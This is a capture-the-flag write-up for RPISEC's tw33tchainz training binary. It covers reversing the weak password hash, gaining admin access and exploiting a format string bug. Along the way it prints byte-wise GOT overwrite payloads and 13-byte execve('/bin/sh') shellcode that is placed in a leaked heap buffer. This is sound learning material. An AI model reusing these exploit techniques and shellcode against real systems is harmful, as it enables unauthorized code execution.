

RPISEC's tw33tchainz – WarZone (project1)

This is my writeup for RPISEC's tw33tchainz challenge (project1 of the warzone). I will cover every point in the grading rubric in order and with as much detail as possible.

Let's start with an **overview** of the challenge:





The first thing I did was play around with the challenge a little bit. This gave me a basic idea of what was going on:

- The first thing it does is to ask for a user name and a salt value. Then, it shows a generated password (presumably generated from the user and the salt). Something I noticed is that the password value changes completely every time the program is executed (even with the same username and salt).
- After generating the password, it propmts us with a menu. I will describe below each of the features it seems to provide us with:

1) **Tw33t:** The program asks for *tweet data (16 bytes).* Here you can basically type in your deepest thoughts and the program takes note of them.

```
Enter Choice: 1
Enter tweet data (16 bytes): there was no milk on the fridge this morning_
```

```
Enter tweet data (16 bytes): lessthan16
  We are replacing your \n with safer data.
  Please do not try to lop off our birdies heads :(
```

Tweets are propertly truncated to 16 bytes and newlines are replaced by other thing.

2) **View Chainz:** Shows the current list of tweets.

3) **???:** This option is missing in the menu, however it seems to have some hidden functionality. It promts us with a password request (which is not our user password).

```
Enter Choice: 3
Enter password: illhavetodisassembleyou
Nope.
```

4) **Print Banner:** Prints the banner.
5) **Exit:** Terminates the program with a nice ascii art.

Now that I had an idea of the program behaviour it was the time to disassemble it and take a closer look at some of those features as well as looking for the hidden ones:

- Two of the first things you stumble across while disassembling the main function are the "*gen_user"* and "gen_pass" functions:

```
mov     dword ptr [esp+4], 0 ; oflag
mov     dword ptr [esp], offset file ; "/dev/urandom"
call    _open
mov     [ebp+fd], eax
mov     dword ptr [esp+8], 10h ; 16 bytes
mov     dword ptr [esp+4], offset secretpass ; 0x804d0e0
mov     eax, [ebp+fd]
mov     [esp], eax      ; fd
call    _read
```

The code above is the disassembled code for gen_pass(). We can see that we are reading 16 bytes from "*/dev/urandom*" and storing them in a buffer which we will call from now on ***"secretpass"*** (at 0x804d0e0).

```
mov     edx, [ebp+var_4]
mov     eax, [ebp+arg_0]
add     edx, eax                    (*) we can control theese
mov     eax, [ebp+var_4]
add     eax, 804D0D0h ←salt *
movzx   eax, byte ptr [eax]
mov     ecx, eax
mov     eax, [ebp+var_4]
add     eax, 804D0E0h ←secretpass
movzx   eax, byte ptr [eax]
add     eax, ecx
mov     ecx, eax
mov     eax, [ebp+var_4]
add     eax, 804D0C0h ←user *
movzx   eax, byte ptr [eax]
xor     eax, ecx
mov     [edx], al
add     [ebp+var_4], 1
```

```
/* pseudocode for the hash function */

int hash(uint8_t *user_pass)
{
    for (int i=0; i <= 0xf; i++)
        user_pass[i] = (salt[i] + secretpass[i]) ^ user[i];

    return 0;
}
```

gen_user() is responsible of getting the username, the salt and generating the user password. To generate the user password it calls a function named "*hash*" (code above). This hashing algorithm is very weak because if every byte in salt and user is a 0, the generated password will be **equal** to secretpass. We can also **reverse** it to get secretpass with this algorithm: **secretpass[i] = (user_pass[i] ^ user[i]) – salt[i]**

user and salt are first filled with 0xCC and 0xBA respectively, then a call to fgets() will read up to 15 bytes of user input. We will have to take this into account if we want to reverse the hash algorithm correctly.

- Why in the world would we want to know the value of secretpass you may ask… Well, it turns out that the password the program was asking for when the secret option (number 3) was selected, is, of course, secretpass. And guess what, if we type in secretpass correctly, we can log in as **admin**! Let's first use this knowledge to try to log in as admin and then I will explain why this is of our interest.

```
[------------------------+ Tw33tChainz +------------------------]
 1: Tw33t.                                  __
 2: View Chainz                            ( o>
 4: Print Banner                           ///\
 5: Exit                                   \V_/_
[------------------------+ Tw33tChainz +------------------------]
Enter Choice: Enter password: Authenticated! ←This means that we are admin from now on!
```

- Now that we can log in as admin, we have access a new feature and one bug:
  - **Debug mode** is now available!

```
[-------------------------+ Tw33tChainz +-------------------------]
 1: Tw33t.                                               __
 2: View Chainz                                         ( o>
 4: Print Banner                                        ///\
 5: Exit                                                \V_/_
 6: Turn debug mode on
[-------------------------+ Tw33tChainz +-------------------------]
```

```
2
Enter Choice: Address: 0x0804e008
Next: 0x0804e040
   __
  /.)
 /)\|
// /     -itautitawapuddyt-
/'" ""
Address: 0x0804e040
Next: 0x00000000
   __
  /.)
 /)\|
// /     -testinggggggg�-
/'" ""
```

As we can see here, with option 6 we can enable debug mode. If we do so, the next time we want to see the chain, the addresses of the tweets will be printed.

  - The **bug** I've notice is only present when we are logged as admin. It consists in a **format string bug** and can be found when the function "*print_menu*" is called.

JMP here when we are admin

```
mov     dword ptr [esp], offset a133m ; "\x1B[1;33m"
call    _printf
lea     eax, [ebp+dest]  ←user controlled input
mov     [esp], eax       ; format
call    _printf  ←calling printf() without any format!
mov     dword ptr [esp], offset a036m ; "\x1B[0;36m"
call    _printf
```

JMP here when we are a regular user

```
loc_80490F8:
mov     eax, ds:stdout@@GLIBC_2_0
mov     [esp+4], eax    ; stream
lea     eax, [ebp+dest]  ←user controlled input
mov     [esp], eax      ; s
call    _fputs  ←fputs() can't format strings
```

When a new tweet is chained, it is shown next to that tweety in the menu. Now, the way this is implemented varies whether we are admin or a regular user. As seen in the image above, when we are admin, the last tweet is printed out directly, without any format.

```
[-------------------------+ Tw33tChainz +-------------------------]
 1: Tw33t.                                               __
 2: View Chainz                                         ( o>
 4: Print Banner                                        ///\
 5: Exit                                                \V_/_
 6: Turn debug mode on
[-------------------------+ Tw33tChainz +-------------------------]
1
%08x  ←Ask for the next 8 bytes in the stack
Enter Choice: Enter tweet data (16 bytes):   We are replacing your \n with safer data.
  Please do not try to lop off our birdies heads :(
```

```
[-------------------------+ Tw33tChainz +-------------------------]
 1: Tw33t.                                               __
 2: View Chainz                                         ( o>  -0804e008�-  ←Info leak!
 4: Print Banner                                        ///\
 5: Exit                                                \V_/_
 6: Turn debug mode on
[-------------------------+ Tw33tChainz +-------------------------]
```

- So far, so good. I can now take advantage of that vulnerability to get the control of **EIP**, I just need an interesting address to overwrite. The buffer we have to place our crafted string is too small to perform a complete address overwrite, we will have to write more than one tweet with **partial overwrites**. This means that we can't touch print_menu()'s address because we need it to return to main in order to be called multiple times…

```
project1@warzone:~$ checksec /levels/project1/tw33tchainz
RELRO           STACK CANARY      NX            PIE             RP
Partial RELRO   No canary found   NX disabled   No PIE          No
```


Having a look at the security aspects of the binary with **checksec**, we can see that only **Partial RELRO** is enabled. This means that the section .got.plt is not marked as read-olny, therefore we can change the offsets! (Also, **NX is not enabled** :-))

we have to change this pointer→

```
0804d034 R_386_JUMP_SLOT   puts
0804d038 R_386_JUMP_SLOT   __gmon_start__
0804d03c R_386_JUMP_SLOT   exit
0804d040 R_386_JUMP_SLOT   open
0804d044 R_386_JUMP_SLOT   strchr
```

←exit() is called to terminate the program

Here, **0x804d03c** points to the "exit" function's code. I just had to overwrite the value of that pointer with the location of my shellcode and trigger the exit() call to pwn the challenge. After a quick test to see if everything known so far was promising, I got this:



All I did was to change the pointer to exit() in the GOT to an arbitrary address (0x41414141) and then trigger the exit() call, so this handsome guy was all good news for me! (this funny message is printed out by the signal handler for SIGSEGV when a segmentation fault occurs)

I wrote theese **four tweets** in order to accomplish this:

1) A\x3f\xd0\x04\x08%61x%8$hhn
2) A\x3e\xd0\x04\x08%61x%8$hhn
3) A\x3d\xd0\x04\x08%61x%8$hhn
4) A\x3c\xd0\x04\x08%61x%8$hhn

- Now that I was able to control EIP, it was the time to do something useful with it. The first thing I had to think of was where to place my shellcode. Environment variables and program arguments were discarded since they are cleared at the beginning of execution. The user or salt buffers are also cleared after generating the password. It all pointed out to the buffer of the tweets.


It turns out that the chain is a linked list of tweets, and each tweet is a structure that looks something like this:

```
00000000 tweet          struc ; (sizeof=0x15, mappedto_5)
00000000 buffer         db 16 dup(?) ←tweet data
00000010 next           db 4 dup(?) ←next tweet in the chain
00000014 unused         db ? ←set to 0xC3 when the tweet is created
00000015 tweet          ends
```

There is a little constraint with using that buffer to store the shellcode since each structure is dynamically allocated at runtime and, therefore, the location in memory may vary between executions. Here is when it comes handy the debug mode, we can store the tweet, print the chain, read the address and craft the malicious tweets that will overwrite the GOT on the fly.

```
xor ecx, ecx
mul ecx
mov ebx, 0xb7f83a24 ←gdbpeda find "/bin/sh"
mov al, 0xb
int 0x80
```

With the help of peda I found a pointer to "***/bin/sh***" which made my shellcode small enough (just **13 bytes**!) to fit in a single tweet. After putting it all together in a quick script I was able to pop a shell and read the flag.



> **m0_tw33ts_m0_ch4inz_n0_m0n3y,** the most satisfying thing I've read today. I will leave the code of the complete, fully automated exploit here.

Challenge completed! I have had a lot of fun reversing and exploiting this challenge, this is the first CTF challenge I've ever tried apart from the basic challenges from the warzone and I really enjoyed it. To conclude, I have to thank RPISEC for setting up all this things for us the noobs can learn more about this amazing world of cybersecurity. Cheers!